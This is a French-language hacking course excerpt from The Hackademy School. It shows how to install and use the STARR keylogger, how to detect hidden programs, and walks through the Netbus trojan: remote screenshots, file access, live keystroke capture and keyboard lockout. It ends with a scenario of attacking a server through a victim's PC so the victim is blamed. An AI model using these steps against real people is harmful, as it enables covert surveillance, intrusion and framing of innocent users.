Les sites sur les vulnérabilités sont des mines d'or en matière de sécurité. Ils servent aussi bien aux administrateurs réseaux soucieux d'établir des stratégies de sécurité planifiées qu'aux pirates. Ce sont souvent de véritables bases de données en matière de failles, de bugs et de problèmes relatifs à la sécurité informatique. Ainsi, n'importe qui peut évaluer la sécurité de son système à partir des failles connues et recensées par ces sites.

Les moteurs de recherche sont également de puissants alliés. Permettant de rechercher des sites en tout genres sur le sujet, ils sont toutefois à mettre dans des catégories à part. Les liens vers les nombreux sites qu'ils créent ne sont parfois pas de bonnes références. En revanche, avec un peu d'habitude, vous apprendrez rapidement à mener des recherches efficaces. Les mots clefs à taper sont par exemple :

- sécurité + n (où n représente l'objet sur lequel vous portez vos recherches)
- "sécurité des n" (où n représente cette fois plusieurs objets tels que "serveurs" "routeurs" "ordinateurs", etc.)

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Vous pouvez également rechercher de la documentation plus généralisée sur des dispositifs de sécurité en ne tapant que des mots clefs comme “firewalls”.

Les rebonds de sites en sites s’effectuent grâce aux sections de liens que mettent en place les webmasters. D’un lien sur un site vous passez à un autre. Cette solution de recherche a un double côté. D’une part, vous tomberez souvent sur des sites rarement visités, car mal représentés, et qui sont pourtant d’excellentes sources d’informations. D’autre part, vous tomberez souvent sur des liens morts ou des sites non mis à jour. C’est une chasse au trésor, en moins fastidieux : on voit du paysage !

*Remarque : vous noterez que l’on n’aborde dans nos sujets de recherche qu’un angle de vue sur la sécurité informatique. En effet, le piratage peut amener à mieux comprendre la sécurité, et le contraire est tout aussi vérifiable. Pouvoir effectuer ce chemin en double-sens est un atout.*

### Espionnage de systèmes informatiques

---

Il existe un ensemble conséquent d’outils, de surcroît très simples d’utilisation qui peuvent être utilisés par un pirate dans le but de s’introduire dans votre système, puis dans garder l’accès tout en vous espionnant. Nous parlerons notamment des troyens dont vous pourriez être la victime, qui donnent à un pirate un accès sans intrusion préalable. Et ce n’est pas le seul outil qui peut être utilisé : nous parlerons également des keyloggers qui espionnent vos frappes claviers, des méthodes pour effacer sa présence de votre système. Pour chacune de ces attaques, il existe heureusement des moyens de s’en protéger, à la condition naturellement de porter un minimum d’attention à la sécurité de son système. Cette section portera uniquement sur windows, les techniques sur des systèmes de type unix étant similaires.

#### Keylogging

Le Keylogger (traduction littérale : “enregistreur de clefs”) est un dispositif en apparence simple, dont le concept est de se placer, à un niveau logiciel, entre l’utilisateur et le traitement des données qu’il effectue par le clavier. En clair, cela veut dire que tout traitement, toute frappe, fait au clavier sera enregistré par le logiciel et stocké sous forme d’un fichier consultable par la suite. Ainsi, le Keylogger s’avère être un système de surveillance fiable qui permet d’enregistrer de nombreuses choses comme des saisies de mots de passes, des saisies d’adresses, de rédactions de textes, etc. Pratiquer le Keylogging n’est pas une chose illégale en soi, à condition qu’il soit effectué sur votre machine, ou, si ça n’est pas le cas, que la personne surveillée ne le soit pas à son insu.

La plupart des Keyloggers sont invisibles. C’est-à-dire qu’ils fonctionnent en arrière-plan de toutes les applications Windows, de façon cachée, et qu’un utilisateur non averti ne s’apercevra nullement de la présence d’un tel outil d’espionnage.

Il existe foule d’applications de ce type, plus ou moins performantes, et dont le prix varie du “tout gratuit” au “tout payant” en passant par les versions d’évaluations et les sharewares.

Nous ne saurions trop vous recommander de tester en premier lieu les versions gratuites afin de trouver chaussure à votre pied. Faites par exemple un petit tour sur [www.download.com](http://www.download.com) en tapant comme mot clef pour votre recherche “keyloggers”.

Avant de vous en présenter quelques-uns, sachez qu’un bon keylogger, qui est parfaitement invisible, ne va :

- manifester sa présence à aucun moment que ce soit ;
- être visible ni depuis la barre des tâches ni depuis le gestionnaire d’applications (CTRL+ALT+DEL).


Pour illustrer le propos, prenons un très bon exemple : iOpus STARR PC.

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Installation


L'installation ne devrait poser aucun problème, même au moins initié. Sur la fenêtre de sélection de la zone d'enregistrement des "fichiers de log" (comprenez les fichiers où sont stockées les informations qu'a enregistrées le logiciel), vous avez trois possibilités :

- Garder les logs sur l'ordinateur où est installé le logiciel (par défaut, nous l'avons installé avec cette option). Si l'installation se fait avec cette option, cela veut dire que vous êtes obligés d'avoir un accès à la machine où STARR est installé ;
- d'enregistrer les fichiers de log sur un autre ordinateur du réseau local, sur un répertoire en partage.
- d'envoyer, par e-mail les fichiers de log.




A la fin de l'installation, le logiciel s'ouvre, vous présentant sa fenêtre de gestion. Parmi les différents onglets à disposition seuls "Dashboard" et "Monitoring" sont susceptibles de nous intéresser. Le logiciel est entièrement en anglais mais n'en reste pas moins très facile d'utilisation.

## Utilisation




## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Le lancement d'une session de capture d'informations s'effectue par la touche "Start". Vous pouvez spécifier l'endroit où vous désirez placer le fichier de log, et aussi le format sous lequel vous désirez l'enregistrer, le format par défaut étant HTML. Nous vous conseillons de garder un format des fichiers de log en HTML, cette option permettant une lecture pratique et esthétique de l'activité enregistrée de l'ordinateur.



Par l'onglet "Monitoring" vous pouvez spécifier sur quelles applications et quels processus vous souhaitez porter votre surveillance. De même, en haut de l'écran, vous pouvez moduler la configuration concernant les captures d'écran ("screenshot") à votre guise.

1. Lancez une séance de capture (touche lecture/"Start"), et fermez STARR. Une fenêtre s'ouvrira, vous rappelant comment réouvrir STARR au besoin. Celle-ci indique qu'il vous faut passer par "Démarrer" "Exécuter" puis taper starcmd.



2. Pour tester le logiciel, menez vos activités comme vous le faites couramment, et au bout d'une dizaine de



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

minutes par exemple, relancez STARR.

3. Pour afficher le résultat de l'enregistrement des données, cliquez d'abord sur le bouton "Creat Report from STARR log". Cette étape est obligatoire, sinon le logiciel ne créera pas le fichier log.

1. Create Report from STARR log

4. Ensuite cliquez sur View Report, ce qui vous ouvrira l'éditeur de texte ou de page approprié selon l'option d'enregistrement que vous avez choisi. Si vous avez gardé l'option d'un fichier log au format HTML. Ce sera alors votre navigateur web qui s'ouvrira.

2. View Report


La magie de l'espionnage a fait son chemin, vous voici maintenant en possession d'un fichier de log complet, structuré et détaillé de toute l'activité de votre PC. Quelles protections à cette technique ?

### Protection contre le Keylogging et les applications cachées

Si vous avez pris le temps de le faire, vous constaterez que STARR n'est visible ni par le gestionnaire de tâches ni dans la barre de tâches. A ce problème, pas de solution miracles. Il faut faire appel à un logiciel adapté. Nous en avons pris un, qui recense tous les processus actifs sur votre machine (comprenez toutes les applications qui tournent).

Winforce est un utilitaire gratuit, léger et très simple d'utilisation. Vous pourrez le trouver sur <http://www.download.com>. La fenêtre de gestionnaires d'applications de WinForce comporte deux fonctions essentielles :

- Actualiser ;
- Tuer.





## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

La fonction Actualiser s'obtient par le bouton bleu en forme de flèche. Sélectionnez l'application à fermer et appuyez sur "Kill". L'application se fermera de force.

Autrement, des séries de symptômes peuvent être indices qu'un logiciel inconnu tourne en tâche de fond :

- La protection antivirus du BIOS vous informe d'un accès à la zone d'amorçage du disque dur.
- Lorsque vous lancez votre ordinateur, un message vous indique qu'il ne peut pas démarrer à partir du disque dur.
- Windows refuse de charger les pilotes de disque dur 32 bits.
- Au lancement de Windows, un message vous informe qu'un programme TSR force le démarrage en mode compatible MS-DOS.
- ScanDisk détecte des fichiers à liaison croisées ou d'autres problèmes.
- ScanDisk indique des secteurs défectueux sur les disques durs ou les disquettes.
- La taille des fichiers exécutables augmente subitement.
- La date de création ou de modification des fichiers comporte des valeurs erronées.
- Vous constatez que l'ordinateur se bloque fréquemment alors que vous n'avez ajouté aucun nouveau composant logiciel ou matériel.
- L'ordinateur se bloque et indique une erreur de parité.
- L'ordinateur semble être plus lent sans raisons apparentes.
- Le clavier et la souris ne fonctionnent plus de manière fiable, même après un nettoyage.
- Des fichiers ou des dossiers disparaissent de votre ordinateur de façon inexplicable.
- Dans vos documents, des mots disparaissent ou s'ajoutent subitement.
- Votre ordinateur a des réactions imprévues, voire devient incontrôlable.

Ces symptômes sont plus globalement liés à l'activité de virus, mais certains d'entre eux sont récurrents pour divers types d'applications malicieuses. C'est le cas des ralentissements ou des dysfonctionnements.

On peut également considérer qu'il existe un point commun à l'ensemble de ces outils que le pirate pourrait installer chez vous : ils doivent être lancés au démarrage de windows. Pour ce faire, le programme, la première fois qu'il sera exécuté, devra créer une clé dans la base de registre afin de démarrer le programme au démarrage de windows. Nous étudierons la base de registre un peu plus tard dans ce cours, mais sachez que dans le cas où une telle clé serait créée, elle le serait dans la section :

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run

Cette section regroupe l'ensemble des programmes devant être exécutés au démarrage. Il serait souhaitable que vous la consultiez après l'installation de votre système. Si une nouvelle clé s'y trouve répertoriée, alors que vous n'avez installé aucun programme, il est fort probable que ce soit un virus, un trojan, ou un keylogger. Soyez donc vigilant aux nouvelles clés qui apparaissent et dont le nom pourrait vous paraître suspect.

### Le sniffing

Le sniffing, d'un point de vue théorique, est une méthode qui consiste à relever toutes les informations composantes d'un paquet réseau. Quel que soit le type de paquet (défini, par un protocole), le sniffer peut l'analyser. Ainsi, le sniffing devient une méthode efficace pour relever toutes sortes d'informations dans le champ de la zone de données d'un paquet. Tout peut y passer : noms d'utilisateurs, mots de passe, informations confidentielles, discussions, etc.

De plus, le sniffing est invisible. En effet, les informations contenues dans les paquets réseaux ne sont que subtilisées, et les paquets continuent de circuler comme si de rien n'était. Faire du sniffing n'implique pas même de perte de temps au niveau du transfert des données : la victime ne se rend compte de rien, car aucun ralentissement ne vient l'alerter.

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Le sniffing est plutôt pratiqué dans des réseaux locaux, munis de hub ou sur des machines individuelles à l'aide de trojans, par exemple.

Ainsi définirons-nous le sniffing comme une méthode qui consiste à subtiliser des informations qui circulent sur un réseau à l'insu des utilisateurs concernés. Référez-vous aux explications détaillées et pratiques sur le Sniffing dans votre cours Newbie + pour en savoir davantage.

### Espionnage à distance et prises de contrôles

Le meilleur système d'espionnage à distance qui ait jamais été conçu reste le trojan. Un trojan est une application de type dit "cheval de troie". Car, tout comme le cheval de Troie, il s'installe discrètement sur une machine à l'insu de l'utilisateur.

#### Comment marche un trojan ?


L'immense majorité des trojans se dissimulent dans des applications exécutables au format ".exe". Ces fichiers n'ont l'air de rien lorsqu'ils s'exécutent : des petits jeux, des animations, des faux messages d'erreurs... Mais ils installent en arrière-plan, sur la machine qui a exécuté le logiciel, une application serveur invisible. "Invisible" car l'utilisateur n'a jamais eu connaissance ni de son installation ni de son fonctionnement. Ce serveur va ouvrir un port, et attendre passivement des demandes de connections de la part d'un client adapté.

Le pirate, lui, dispose de l'application client, qui est la seule à pouvoir communiquer avec le serveur. Une fois connecté, il va pouvoir interagir avec la machine de la victime, ce qui va lui permettre de faire tout ce que le trojan lui permet. Ainsi, deux trojans différents ne permettront pas forcément à un pirate de faire les mêmes choses. Au fur et à mesure que les années se sont écoulées, les troyens ("trojan" au pluriel) ont fini par se complexifier, à se diversifier, à envahir d'autres systèmes d'exploitation... Le plus complet et l'un des plus célèbres de nos jours reste certainement Back Orifice 2000, mais le plus illustratif et démonstratif, de par sa simplicité d'utilisation, est Netbus.

### Expérimentation

Afin de bien vous mettre en conditions, nous allons expérimenter, tester, et ainsi voir quelle peut être l'utilité d'un trojan. Dans cet exercice, nous allons prendre deux machines. L'une d'elles représentera la victime, l'autre le pirate. Le but de l'exercice est d'arriver à prendre un contrôle total et utile de la machine piratée. Nous utiliserons Netbus 1.7, car, bien que ce ne soit pas la dernière version, elle est largement suffisante pour nos démonstrations. Nous avons pris pour faire les essais deux machines dans un réseau local. L'une est infectée, l'autre sert à simuler la machine du pirate.

#### Interface



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

L'interface graphique de Netbus ne se compose que de boutons (grand bien fasse aux Script-Kiddies). Par défaut, l'adresse IP entrée dans "Host name/IP" est la vôtre. Et le port indiqué est "12345", qui est en fait le port qu'utilise le serveur de Netbus par défaut. Pas de danger lorsque vous exécutez le client : il n'est pas infecté par l'infâme cheval de Troie "netbus", quoiqu'en dise votre anti-virus.

### Connexion

1. Utilisez la zone "Host name/IP" et indiquez-y l'adresse IP (ou le nom d'hôte) de la machine infectée

Host name/IP:

2. Cliquez sur "Connect!"

Connected to 192.168.0.2 (ver 1.70)

3. Une fois connecté, le logiciel devrait vous le signaler

### Espionnage


1. La première fonction d'espionnage que vous pourrez exploiter sous Netbus est certainement "Screendump", qui sert à faire des photos d'écran de la victime et à vous les envoyer directement.

Screendump

2. Ensuite; vous pourrez toujours visualiser les processus actifs de la victime, comme si vous utilisiez son gestionnaire d'applications, grâce à la commande "Active wnds" ("Active windows", en français : "Fenêtres actives").

Active wnds

Ce qui vous offre, par l'intermédiaire d'une fenêtre interne, un listing des applications ouvertes. Il est nécessaire de rafraîchir régulièrement cette liste afin de maintenir une surveillance continue sur une cible.




3. Le gestionnaire de fichiers à distance est aussi très pratique et même effroyable. Lancez-le par l'intermédiaire de la touche "File manager"

File manager

Cliquez ensuite sur "Show files", ce qui aura pour fonction de télécharger toute l'arborescence du disque dur de la victime. Il devient désormais possible d'envoyer, d'effacer, de télécharger n'importe quel fichier sur le disque dur de la victime à son insu.

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



4. Les fonctions de Keylogging vues préalablement sont toujours actives : en effet, Netbus intègre un gestionnaire de clavier très performant puisque, non seulement vous pouvez lire en direct ce qu'écrit la victime, mais vous pouvez aussi écrire à sa place ! Ceci grâce à la fonction "Listen"



Une fois dans le gestionnaire de frappe de Netbus, sachez que toutes les touches (Oui, toutes ! Même ALT, TAB ou ENTREE) sont prises en compte.

Après quoi, vous avez la possibilité d'enregistrer ce qui a été frappé par la touche "Save text".

### Démonstration d'une prise de contrôle

L'utilisation de trojans est quelque chose que beaucoup de pirates ont en horreur : c'est trop simple, ce sont des logiciels qui ne s'adressent quasiment qu'à l'attaque d'internautes, et non pas de véritables serveurs d'entreprise... Bref, la réputation du trojan au sein de l'underground laisse fort à désirer. Cependant un bon pirate peut faire une utilisation intelligente et calculée d'un trojan. Plutôt que de bêtement redémarrer l'ordinateur de la victime, il va essayer d'en prendre le contrôle afin de perpétrer ses attaques sous le couvert de l'anonymat le plus total. "Total", pourquoi ? Petit scénario :


1. Le pirate désire attaquer le serveur X.
2. Il sait que s'il l'attaque de front ce serveur, son adresse IP risque d'être repérée au niveau des systèmes de sécurité du serveur X (firewalls, IDS, systèmes de logs...)
3. Il va donc utiliser un système par lequel il fera transiter ses demandes de connections, comme un routeur.
4. Sauf que, si il y a une enquête approfondie sur l'attaque, le pirate sait qu'ayant laissé son adresse IP sur le routeur, il prend des risques.
5. Il va donc utiliser l'ordinateur d'un malheureux particulier pour se connecter sur le routeur et ensuite attaquer le serveur X.
6. Il prendra ensuite soin d'effacer toute trace de ses manipulations chez la victime. Si l'opération se passe bien, il y aura une prise de risque quasi nulle, et, au pire, ce sera sa victime qui se fera inculper.




## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

### Pratique

En premier temps, le pirate se connecte à la victime. Cela fait, il lance une application telnet, afin de se connecter au routeur, par le biais du bouton "Start Program". Ce qui est brouillé sur l'image représente l'adresse IP que nous avons tenue au secret.



Il s'assure ensuite que la communication a bien été établie et ceci par le gestionnaire d'applications distant ou la fonction "Screendump"



Ensuite, il bloque le clavier de l'utilisateur, de sorte que celui-ci ne puisse intervenir dans les manipulations futures qu'il va effectuer, grâce aux touches "Key manager" puis "Disable all Keys".


### Key manager





## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Il s'agit maintenant d'entamer la procédure d'authentification au niveau du routeur en entrant un bon mot de passe. La procédure est simple : il suffit au pirate d'utiliser le gestionnaire de touches de Netbus, par la fonction "Listen".



L'authentification depuis la machine de la victime a réussi. Maintenant, si l'adresse IP est enregistrée sur le système piraté, ce sera celle de la victime infectée par Netbus, et non celle de pirate, qui sera retenue. Le pirate utilise maintenant le système pour se connecter au serveur X.

### Effacer les traces

